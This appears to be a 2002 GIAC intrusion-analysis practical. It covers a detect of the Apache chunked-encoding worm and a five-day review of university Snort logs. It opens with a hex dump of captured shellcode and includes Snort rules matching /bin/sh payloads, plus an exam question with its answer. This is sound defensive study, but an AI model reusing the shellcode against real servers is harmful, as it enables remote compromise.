2f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
300 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
```

```
310 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
320 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
330 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
340 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
350 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
360 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
370 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
380 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
390 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3a0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
3f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
400 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
410 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
420 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
430 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
440 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
450 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
460 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
470 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
480 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
490 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
4a0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
4b0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
4c0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
4d0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
4e0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
4f0 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
500 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
510 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
520 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
530 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
540 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
550 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
560 : 41 41 41 41 41 41 41 41 41 41 68 47 47 47 47 89   AAAAAAAAAAhGGGG.
570 : E3 31 C0 50 50 50 50 C6 04 24 04 53 50 50 31 D2   .1.PPPP..$.SPP1.
580 : 31 C9 B1 80 C1 E1 18 D1 EA 31 C0 B0 85 CD 80 72   1........1.....r
590 : 02 09 CA FF 44 24 04 80 7C 24 04 20 75 E9 31 C0   ....D$..|$. u.1.
5a0 : 89 44 24 04 C6 44 24 04                           .D$..D$.
```

Source of Trace

This detect were recorded on my production network. The systems being monitored sit behind a filtering router that has a very minimal rule set (Appendix A). All systems are kept up to date religiously using the Red Hat Network[2] update system.

Detect Generated By

This detect was generated by a Snort[3] IDS running the latest ruleset from the Snort rules database. The portscan at the beginning was picked up by just the normal portscan processing engine. The three alerts were generated by the following rules.

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-MISC Transfer-Encoding\: chunked"; flags:A+; content:"Transfer-En coding\:"; nocase; content:"chunked"; nocase; classtype:web-application-attack; reference:bugtraq,4474; reference:cve,CAN-2002-0079; reference:bugtraq,5033; reference:cve,CAN-2002-0392; sid:1807; rev:1;)

Looks for the content "Transfer-Enconding" or "chunked" anywhere within the payload of packets destined for the web servers with at least the ACK bit set.

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg: "Apache chunked encoding exploit, n/shh//bi (i.e. /bin/sh)"; flags: A+; content: "n/shh//bi";)

Looks for any packet destined for the web servers with at least the ACK bit set, and the content "n/shh//bi" anywhere within the payload.

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg: "WEB-MISC Apache Worm - Chunked encoding"; flags:A+;content:"CCCCCCC\: AAAAAAA AAAAAAAAAAA"; nocase;classtype:web-application-attack;reference:bugtraq,4474; reference:cve,CAN-2002-0079;reference:bugtraq,5033; reference:cve,CAN-2002-0392;sid:1808; rev:1;)

Looks for any packet destined for the web servers with at least the ACK bit set, and the content "CCCCCCC\: AAAAAAAAAAAAAAAAAA" anywhere within the payload.

Probability the Source Address was Spoofed

These packets were definitely not spoofed because the three way TCP handshake was completed prior to these packets being sent to the web server.

```
Vernon Regional Junior College (NET-VRJC)
   4400 College Drive
   Vernon, TX 76384
   US

   Netname: VRJC
   Netblock: 206.254.36.0 - 206.254.36.255

   Coordinator:
      Slosser, Chris  (CS987-ARIN)
```

lpelz@CYBERSTATION.NET
817-552-6291

Description of Attack

This attack started off with a simple, very common, TCP SYN port scan looking for active HTTP servers. The next three detects that make up this attack are most probably a worm that has been detected "in the wild" targeting FreeBSD systems running Apache, that takes advantage of the recent Apache Chunked Encoding Memory Corruption Vulnerability. This also could be the IIS HTR ISAPI Extension Buffer Overflow Vulnerablity that affects Microsoft IIS 5 and the HTTP daemon running in some versions of Cisco IOS. I feel that this is more likely the Apache worm because the times on the alerts all indicate that this was a scripted attack, and I am unaware of a worm directed at the Microsoft/Cisco vulnerability being "in the wild" yet. Security Focus[10] has a discussion of both of these vulnerabilities, and the versions of software that are affected which can be found at:

http://online.securityfocus.com/bid/5033

http://online.securityfocus.com/bid/4474

These vulnerbalities are also referenced in the CVE[18] database at:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0079

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392

Attack Mechanism

This attack works by first completing the three-way TCP handshake. It then sends a request to the web server using the Chunked Encoding mechanism, to try and create a memory condition that causes Apache to improperly allocate the approporiate memory buffer size. Once this occurs, the worm send a packet to the server attempting to gain a root shell(ie: /bin/sh). If the buffer overflow paket was succesful, the attacker gains shell access to the server with the next packet. This process is similar to many other buffer overflow attacks in existence.

Correlations

There have many online articles and discussions about this vulnerability, as well as the candidate information and detailed descriptions listed below:

Common Vulnerabilities and Exposures Database Online[18]
URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0079

URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0392

Security Focus Online[10]
URL: http://online.securityfocus.com/bid/5033
URL: http://online.securityfocus.com/bid/4474

Brett Glass. New Apache Worm Discovered. Ziff Davis Media. June 28, 2002.
URL: http://www.extremetech.com/article2/0,3973,302776,00.asp [21]

Scott Fendley. Remote Compromise Vulenrability in Apache HTTP Server. Incident.org Handlers Diary. June 18,2002.
URL: http://www.incidents.org/diary/index.html?id=161 [22]

Evidence of Active Targeting

While this attack was not directed at a specific host on my network, it was targeted at a specific service.

Severity

Criticality: 5

All of the systems targeted by this attack were mission critical customer web servers.

Lethality: 5

Had this attack succeeded, all of the web servers affected could have been potentially taken off line, causing considerable downtime for our customers.

System Countermeasures: 4

All of the systems attacked had been upgraded prior to this detect taking place. The only reason I give this a 4 and not a 5 is that any attempt to corrupt the memory stack on a production machine can cause unforseen issues resulting in possible downtime.

Network Countermeasures: 5

All targeted systems need to be publicly accessible on port 80, so no further network defenses would have been possible.
Overall Score: (5 + 5) – (4 + 5) = 1

Defensive Recommendation

No further defensive actions need to be taken at this time. All of the systems are updated regularly and a network IDS is in place on this network segment.

Multiple Choce Test Question

Which of the following most accurately indicate that this is likely to be a scripted or worm based attack?

a. The third signature call it the Apache worm
b. The port scan followed immediately by the attack
c. The time stamps on the packets logged
d. None of the above

Answer: c

[End of Assignment 2]

Assignment 3 -- "Analyze This" Scenario

Executive Summary

The purpose of the following report is to provide a detailed analysis of five consecutive days worth of traffic at the University. In doing so, I hope to provide information about systems that have been compromised, defensive improvement recommendations, network configuration errors, and an idea of what types of traffic are present on the University's network.

The time period I chose for this analysis was March 23, 2002 – March 27, 2002. These dates were chosen because they fell during a holiday at the University, and I thought it would be interesting for the IT department to have an idea of what goes on during periods when less attention than usual is being paid to the network.

Files Analyzed

The data analyzed was recorded between March 23, 2002 and March 27, 2002. All files listed below were downloaded from http://www.incidents.org/logs/.

Alert Files
Alert.020323.gz
Alert.020324.gz
Alert.020325.gz
Alert.020326.gz
Alert.020327.gz

Scan Files
Scans.020323.gz

Scans.020324.gz
Scans.020325.gz
Scans.020326.gz
Scans.020327.gz

OOS Files
Oos_Mar.23.2002.gz
Oos_Mar.24.2002.gz
Oos_Mar.25.2002.gz
Oos_Mar.26.2002.gz
Oos_Mar.27.2002.gz

The alert files were combined and analyzed using Snortsnarf.pl[16]. The scans files were combined and imported into Microsoft Access for analysis. The oos files were analyzed using command line Unix tools. A more detailed description of the analysis process is provided later in the report.

Detects by Number of Occurences

After running the alert files through Snortsnarf.pl[16], the HTML results were analyzed manually. The following is a list and description of the top ten alerts by number of occurences in the log files.

#1 SMB Name Wildcard

There were 57280 alerts for this signature found in the log files. Out of 131 source addresses and 115 destinations only one address was not technically on the MY.NET network. This address (169.254.25.129) , however, is reserved for internal use by IANA[23], and is commonly the netblock used by Windows machines if they are unable to get a response from a DHCP server. This block of addresses should be filtered on all routers on the network, so that it is non-routable. The traffic this rule fired on is caused by a netbios_name_query. This type of traffic is common on Windows networks where file sharing is enabled. It is used to obtain machine names where only an IP address is available to the machine generating the packets. Because none of the source IP addresses are from outside the University network, I feel this is "false positive" traffic, and can therefore be discarded. In looking at the rule for this type of traffic in the Arachnids[11] database, one thing is interesting. Either there is an IDS on each of many network segments on the University network all logging to the same log file, or the Snort sensor for the network is improperly configured. As you can see below, this rule is only supposed to trigger on traffic from outside the $INTERNAL network, as defined in the snort.conf configuration file.

```
alert UDP $EXTERNAL any -> $INTERNAL 137 (msg:
"IDS177/netbios_netbios-name-query"; content:
"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|"; classtype: info-attempt;
```

```
reference: arachnids,177;)
```

#2 spp_http_decode: IIS Unicode attack detected

There were 41,052 alerts on this attack from 78 sources and involving 427 destinations. This alert can be triggered by malformed URL requests that contain unicode characters. IIS versions 4 and 5 and Solaris all contain vulnerbilities expoitable by this type of attack(Sadmind/IIS worm). This alert can also be triggered by a user accessing a website with an overlong unicode prefix(quite often in a cookie). Because there are many destinations in this alert I tend to think we may be seeing a mixture of both triggers. I recommend examining all internal IIS and Solaris hosts listed as destinations for this signature for common signs of the Sadmind/IIS worm. A description of this worm and what to look for can be found at:

http://www.cert.org/advisories/CA-2001-11.html [24]

The Common Vulnerbilities and Exposures[18] database also has a listing for this type of traffic that can be found at:

http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0884

#3 SNMP Public Access

There were 40021 alerts generated by this signature with 21 source and 146 destination addresses. All of the addresses involved in this alert were internal to the University network. The signature for this attack looks for a UDP packet destined for port 161 containing the community string public. The public community string is dangerous because it is quite often the default string for many SNMP capable devices. If a device is configured to allow write or configuration SNMP access using this as a community string can be very detrimental. I recommend all SNMP enabled devices on the network be checked for a sufficiently secure community string as soon as possible.

#4 connect to 515 from inside

There were 34435 alerts generated by this signature with 55 source and 4 destination addresses. All of the addresses were internal to the University. Port 515 is the port the LPRng daemon most commonly runs on. Since there are many exploits involving the LPRng daemon, many involving gaining a root shell, I recommend all of the destination hosts from this alert be thoroughly investigated. Special attention should be paid to MY.NET.150.198 as a destination for this attack. The following six hosts were all involved in port 515 traffic with this host as well as possible Adore/Red Worm activity(UDP port 65535), and should be investigated for compromise:

1. MY.NET.152.185
2. MY.NET.152.157

3. MY.NET.152.174
4. MY.NET.153.207
5. MY.NET.153.216
6. MY.NET.153.150

One of the daemons the Adore/Red Worm automatically scans for and attacks is LPRng.

#5 ICMP Echo Request L3retriever Ping

There were 28323 alerts generated by this signature with 90 source and 12 destination addresses. This alert rule is designed to trigger on packets generated by the security scanner L3 Retriever 1.5. According to http://www.whitehats.com/info/IDS311 [11] , it is also possible for this rule to catch pakets passing between a Win2k host and a Win2k domain controller. Because all but two of these alerts were from hosts within the University network, I suspect the second reason to be the cause. The only non-University host involved is listed below.

03/25-14:53:44.946399 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.153.163 -> 129.22.134.36
03/25-14:53:47.379004 [**] ICMP Echo Request L3retriever Ping [**] MY.NET.153.163 -> 129.22.134.36

I recommend that host MY.NET.153.163 be investigated further for activity/tools that violate the University's acceptable use policy. This host was also involved in eighty detects for 'connect to 515 from inside'.

#6 MISC Large UDP Packet

There were 22187 alerts generated by this signature with 14 source and 7 destination addresses. This alert is triggered by an oversized UDP packet. If a large number of oversized UDP packets are sent to a host it can cause a DoS. Another possible scenario is a covert communication channel being masked by a UDP session. Because all of the source addresses in this set of detects are external to the network, I recommend all source and destination hosts be invesigated further for possible compromise or malicious activity.

#7 INFO MSN IM Chat Data

There were 4462 alerts generated by this signature with 64 source and 64 destination addresses. This alert is generated by Microsoft Network Instant Messenger chat data. More than likely this traffic is harmless unless it violates the University accesptable use policy.

#8 INFO Inbound GNUTella connect request

There were 4248 alerts generated by this signature with 3485 source and 8 destination addresses. The detect is caused by a connection attempt using the GNUTella file sharing protocol from outside the university network. Because there are many inherent vulnerabilities with peer-to-peer file sharing, I recommend the following hosts undergo further investigation.

1. MY.NET.153.45
2. MY.NET.153.178
3. MY.NET.153.159
4. MY.NET.150.209
5. MY.NET.153.196
6. MY.NET.152.21
7. MY.NET.153.191
8. MY.NET.88.194

#9 ICMP Echo Request Nmap or HPING2

There were 3717 alerts generated by this signature with 61 source and 5 destination addresses. This rule is designed to alert on the signature of the default ICMP packet from the tools Nmap[25] and HPING2[26]. Since 3708 of these alerts were destined for MY.NET.11.7 and MY.NET.11.6, I think that most of them are probably a false alarms for ICMP requests to what I think are either the University's DNS servers and/or Microsoft domain controllers.

#10 Watchlist 000220 IL-ISDNNET-990517

There were 2915 alerts generated by this signature with 13 source and 6 destination addresses. This alert watches for any traffic with a source network of 212.179.x.x, which the registration information for is listed below. It was established as a rule because of the large number of malicious activities reported from within this netblock. All of these alerts should be taken seriously and the target hosts should be thoroughly investigated for compromise.

```
inetnum:        212.179.0.0 - 212.179.255.255
netname:        IL-ISDNNET-990517
descr:          PROVIDER
country:        IL
admin-c:        NP469-RIPE
tech-c:         TP1233-RIPE
tech-c:         ZV140-RIPE
tech-c:         ES4966-RIPE
status:         ALLOCATED PA
mnt-by:         RIPE-NCC-HM-MNT
changed:        hostmaster@ripe.net 19990517
changed:        hostmaster@ripe.net 20000406
changed:        hostmaster@ripe.net 20010402
source:         RIPE
route:          212.179.0.0/18
```

```
descr:      ISDN Net Ltd.
origin:     AS8551
notify:     hostmaster@bezeqint.net
mnt-by:     AS8551-MNT
changed:    hostmaster@bezeqint.net 20020618
source:     RIPE
person:     Nati Pinko
address:    Bezeq International
address:    40 Hashacham St.
address:    Petach Tikvah  Israel
phone:      +972 3 9257761
e-mail:     hostmaster@isdn.net.il
nic-hdl:    NP469-RIPE
changed:    registrar@ns.il 19990902
source:     RIPE
person:     Tomer Peer
address:    Bezeq International
address:    40 Hashakham St.
address:    Petakh Tiqwah  Israel
phone:      +972 3 9257761
e-mail:     hostmaster@isdn.net.il
nic-hdl:    TP1233-RIPE
changed:    registrar@ns.il 19991113
source:     RIPE
person:     Zehavit Vigder
address:    bezeq-international
address:    40 hashacham
address:    petach tikva 49170 Israel
phone:      +972 52 770145
fax-no:     +972 9 8940763
e-mail:     hostmaster@bezeqint.net
nic-hdl:    ZV140-RIPE
changed:    zehavitv@bezeqint.net 20000528
source:     RIPE
person:     Eran Shchori
address:    BEZEQ INTERNATIONAL
address:    40 Hashacham Street
address:    Petach-Tikva 49170 Israel
phone:      +972 3 9257710
fax-no:     +972 3 9257726
e-mail:     hostmaster@bezeqint.net
nic-hdl:    ES4966-RIPE
changed:    registrar@ns.il 20000309
source:     RIPE
```

The following is a list of hosts that need further investigation because of their involvement in this detect.

MY.NET.153.120
MY.NET.153.143
MY.NET.153.181
MY.NET.153.107
MY.NET.150.133
MY.NET.150.246

Top Talkers List

Top Ten Source Addresses from Alerts file

Number of Alerts	Soure IP Address	Signatures
21905	MY.NET.70.177	SMB Name Wildcard, SNMP public access
21117	MY.NET.153.197	Possible IRC access, ICMP Fragment Reassembly Time Exceeded, IIS Unicode attack detected
17756	MY.NET.11.6	SMB Name Wildcard
10805	66.28.104.154	Misc Large UDP packet
9663	MY.NET.11.7	SMB Name Wildcard
6424	MY.NET.153.125	CGI Null byte attack, IIS Unicode attack detected, connect to 515 from inside
6203	140.142.8.72	Misc Large UDP packet
5238	MY.NET.150.198	SNMP Public access
4871	MY.NET.153.115	ICMP Router selection, IIS Unicode attack detected, connect to 515 from inside
3776	MY.NET.153.127	ICMP Fragment Reassembly Time Exceeded, connect to 515 from inside, MSN IM chat data, IIS Unicode attack detected

Top Ten Source and Destination Ports

Analysis of the scans files generated the following list of top ten source and destination ports by number of occurences.

Number of Occurences	Destination Port	Notes
691370	1346	Alta Analytics License Manager
167763	4665	eDonkey peer-to-peer file sharing
112600	80	HTTP
58410	7001	afs3-callback
56935	137	NETBIOS name service
55418	53	DNS
43581	7000	afs3-fileserver
38241	6346	Gnutella-svc
25260	0	illegitimate traffic
22619	7003	afs3-vlserver

Number of Occurences	Source Port	Notes
691266	1347	bbn-mmc multi media conferencing
389208	123	NTP
147006	1257	Shockwave2
66199	7001	afs3-callback
58398	7000	afs3-fileserver
57045	137	NETBIOS name service
29786	0	illegitimate traffic
21762	1053	Remote assistant and/or The Thief trojan
19981	6970	Unassigned and/or Gate Crasher trojan
13177	1057	Startron 3D action game

As seen above, a large percentage of the network traffic is related to file sharing. This is fairly typical in a University environment, due to the increase in popularity of peer-to-peer file sharing services. If this type of file sharing violates University policy, these ports should be blocked by gateway routers and firewalls on all network segments.

The OOS files contained 42 log records for out of spec activity during the entire five day period. Out of Spec packets are packet that violate the RFC standards for TCP/IP communication. Quite often the response to these types of packets allow an attacker to determine the OS of the destination host. These packets can also be used in a DoS attack if the destination does not know how to correctly handle them. Below is a list of destination ports and number of occurences contained in the oos file.

Number of Occurences	Destination Port
24	6346
4	4662
4	6403
2	41776
2	6383
2	23
2	80
2	1214


As you can see, most of the entries involved the GNUTella service. These could be legitimate errors, or they could be attempts to attack this service.

The following is a graph showing possible malicious activity between destinations in the oos file and other hosts on the University network.

Key to Graph:

OOS destinations are all in the middle of the graph and the machines they contacted are located around the sides.

Red = High port 65535 UDP – possible Red Worm activity
Blue = SNMP public access
Orange = ICMP Echo Request Windows
Yellow = ICMP L3retriever ping
Purple = connect to 515 from inside
Green = ICMP NMAP or HPING2
Teal = ICMP traceroute



All of the source and destination hosts in this graph should be thoroughly investigated. Special attention should be paid to the following two hosts, because they were also listed in the alerts file as sources of possible malicious activity.

MY.NET.11.5	ICMP L3retriever ping
MY.NET.6.60	High Port 65535 UDP – possible Red Worm activity

External Host Information

The following five hosts were chosen as potentially dangerous and in need of further investigation because they triggered the x86 setuid 0 alert. There were seven source hosts for this alert, but the five chosen all sent this pakcet type to a host on the University

network that was also the source of other potentially malicious traffic. This type of packet can be very dangerous because setuid 0 is the command to make a root equivalent user. Listed below are the Dshield[17] lookups for each of the five addresses.

#1 203.239.1.129

HostName: 203.239.1.129

DShield Profile: Country:

Contact E-mail:

Total Records against IP:

Number of targets:

Date Range:
to

Ports Attacked (up to 10):

Port	**Attacks**

Fightback: not sent

Whois:

```
IP Address          : 203.239.1.128-203.239.1.191
Connect ISP Name    : HANSOLNET
Connect Date        : 20010423
Registration Date   : 20011217
Network Name        : PSINET-LLINE-BBN

[ Organization Information ]
Orgnization ID      : ORG233863
Name                : BBN Holdings LTD
State               : SEOUL
Address             : 1552-10, Seocho-dong, Seocho-
gu,
Zip Code            : 137-070

[ Admin Contact Information]
Name                : DongHwa Ham
Org Name            : BBN Holdings LTD
State               : SEOUL
Address             : 1552-10, Seocho-dong, Seocho-
gu,
Zip Code            : 137-070
Phone               : +82-2-587-4900
Fax                 : +82-2-587-4906
E-Mail              : admin@bbn.co.kr

[ Technical Contact Information ]
Name                : DongHwa Ham
Org Name            : BBN Holdings LTD
State               : SEOUL
Address             : 1552-10, Seocho-dong, Seocho-
gu,
Zip Code            : 137-070
Phone               : +82-2-587-4900
Fax                 : +82-2-587-4906
E-Mail              : admin@bbn.co.kr
```

#2 152.19.201.220

HostName: dhcp02729.resnet.unc.edu

DShield Profile: Country: US

Contact E-mail: hostmaster@NCREN.NET

Total Records against IP:

Number of targets:

Date Range:
to

Ports Attacked (up to 10):

Port Attacks

Fightback: not sent

Whois:
```
North Carolina Research and Education Network (NET-
CONCERT-BK19)
   3021 Cornwallis Road
   Research Triangle Park, NC 27709-2889
   US

   Netname: NCREN-B19
   Netblock: 152.19.0.0 - 152.19.255.255
   Maintainer: CNRT

   Coordinator:
      NCREN Hostmaster  (NH34-ORG-ARIN)
hostmaster@NCREN.NET
      919-248-1111
Fax- 919-248-1405

   Domain System inverse mapping provided by:

   NCNOC.NCREN.NET           192.101.21.1
   REGGAE.NCREN.NET          128.109.131.3

   Record last updated on 04-Feb-2000.
   Database last updated on  5-Aug-2002 20:01:33 EDT.
```

#3 216.103.189.129

HostName: 216.103.189.129

DShield Profile: Country:

Contact E-mail:

Total Records against IP:

Number of targets:

Date Range:
to

Ports Attacked (up to 10):

Port	Attacks

Fightback: not sent

Whois:
```
Pac Bell Internet Services (NETBLK-PBI-NET-6)
   268 Bush St. #5000
   San Francisco, CA 94104
   US

   Netname: PBI-NET-6
   Netblock: 216.100.0.0 - 216.103.255.255
   Maintainer: PACB

   Coordinator:
      Pacific Bell Internet  (PIA2-ORG-ARIN)  ip-
admin@PBI.NET
      888-212-5411

   Domain System inverse mapping provided by:

   NS1.PBI.NET               206.13.28.11
   NS2.PBI.NET               206.13.29.11

   ADDRESSES WITHIN THIS BLOCK ARE NON-PORTABLE
   please send all abuse issue e-mails to abuse@pbi.net

   Record last updated on 26-Sep-2001.
   Database last updated on  5-Aug-2002 20:01:33 EDT.
```

#4 136.160.130.177

HostName: realsrv.towson.edu

DShield Profile: Country:
US

Contact E-mail:
malmberg@USMH.USMD.EDU

Total Records against IP:

Number of targets:

Date Range:
to

Ports Attacked (up to 10):

Port	Attacks

Fightback: not sent

Whois:
```
COMBNET (NET-COMBNET)
   3300 Metzerott Road
   Adelphi, MD 21783
   US

   Netname: COMBNET
   Netblock: 136.160.0.0 - 136.160.255.255

   Coordinator:
      Malmberg, Norwin  (NM162-ARIN)
malmberg@USMH.USMD.EDU
      (301)445-2758

   Domain System inverse mapping provided by:

   NS.USMD.EDU               131.118.254.1
   UMCPNOC.UMS.EDU           131.118.254.129
   NOC.USMD.EDU                      131.118.1.30
   TRANTOR.UMD.EDU           128.8.10.14

   Record last updated on 24-Nov-1998.
   Database last updated on  5-Aug-2002 20:01:33 EDT.
```

#5 210.3.127.203

HostName: 210.3.127.203

DShield Profile: Country:

Contact E-mail:

Total Records against IP:

Number of targets:

Date Range:
to

Ports Attacked (up to 10):

Port	Attacks

Fightback: not sent

Whois:

```
% How to use the APNIC Whois Database
www.apnic.net/db/
% Upgrade to Whois v3 on 20 August 2002
www.apnic.net/whois-v3
% Whois data copyright terms
www.apnic.net/db/dbcopyright.html

inetnum:     210.3.0.0 - 210.3.127.255
netname:     HTHKNET
descr:       Hutchison Global Crossing Ltd.
country:     HK
admin-c:     IH17-AP
tech-c:      IH17-AP
mnt-by:      APNIC-HM
mnt-lower:   MAINT-HK-HGCADMIN
changed:     hostmaster@apnic.net 20020405
source:      APNIC

person:      ITMM HGC
address:     3/F COSCO-HIT TOWER,
address:     TERMINAL 8 EAST, CONTAINER PORT,
address:     ROAD SOUTHKWAI CHUNG,
address:     HONG KONG
country:     HK
phone:       +852-21283569
fax-no:      +852-21281234
e-mail:      admin@hutchcity.com
nic-hdl:     IH17-AP
mnt-by:      MAINT-HK-HGCADMIN
changed:     stephend@hgc.com.hk 20010222
source:      APNIC
```

Hosts Requiring Further Investigation

In addition to the hosts listed as needing further investigation throughout this report, I have compiled the following list of hosts that should be checked for possible compromise. All of these host appeared in the Snortsnarf.pl[16] output as sources for multiple types of potentially malicious activity.

MY.NET.152.251
MY.NET.5.96
MY.NET.150.114
MY.NET.6.50
MY.NET.6.52
MY.NET.153.164
MY.NET.153.112
MY.NET.153.203
MY.NET.150.113
MY.NET.6.49
MY.NET.153.171
MY.NET.153.125
MY.NET.152.15
MY.NET.88.151
MY.NET.152.158
MY.NET.5.44
MY.NET.153.177
MY.NET.152.45
MY.NET.152.163

Correlations with Other Practicals

As part of this assignment I read through many other praticals to help clear up the requirements of the assignment. Most of the practicals seemed to be dealing with very similar data sets to the one I decided to use. Peer to Peer file sharing, Instant Messaging, and Red Worm traffic all seemed constantly present throughout everyone's studies. I did find some interesting tools and ideas for analyzing and processing the data that were used in my presentation. Below is a list of some of the more helpful praticals used in helping me prepare my assignment.

Kyle Haugsness. Version 3.0.
-good information on overall scope of project
URL: http://www.giac.org/practical/Kyle_Haugsness_GCIA.zip [27]

Roland Lee. Version 3.0
-used perl script from this practical for conversion of scans file to MS Access
URL: http://www.giac.org/practical/Roland_Lee_GCIA.doc [28]

James Hoover. Version 3.0
-used for correlation of relationship between Red Worm alerts and connect to 515 alerts.
URL: http://www.giac.org/practical/James_Hoover_GCIA.doc [29]

Defensive Recommendations

Based on the network traffic that was logged by the Intrusion Detection System at the University, the following improvements should be made to the designof the network to improve overall security. This list is by no means complete, and should be added to and/or modified as further traffic studies are performed.

1. Ingress filtering should be setup at the University's gateway to the Internet. There are several instances where unecessary traffic is allowed to enter the network. A good place to start would be the Top Ten list from the SANS Institute [30] for things that you should filter at your gateway router.
2. Egress filtering should be setup on all routers on the network. For example, reserved IP addresses(169.254.x.x) should never be routed on any production network. No address that is not assigned to a network segment should ever be routed from that segment(address spoofing).
3. Dangerous types of traffic, such as GNUTella and NAPSTER, should never be permitted to and from hosts that have access to any of the University's servers and systems. An Acceptable Use Policy needs to be created, published and enforced on both the student and staff/system network segments.
4. The SNMP community string 'public' should be discontinued immediately.
5. All traffic on the network should be controlled by either filtering routers or firewalls with specific rulesets. (eg: Port 80 traffic should only be allowed to web servers, no file sharing protocols should be routed on the server segments, LPD traffic should only be routed to authorized print servers, etc…).
6. Network Address Translation could be implemeted on certain segments of the network(students and staff) to help prevent compromise of less monitored systems.
7. Host based Intrusion Detection software should be installed on all University servers.
8. Virus filtering should be provided and required on all systems connected to the University network.
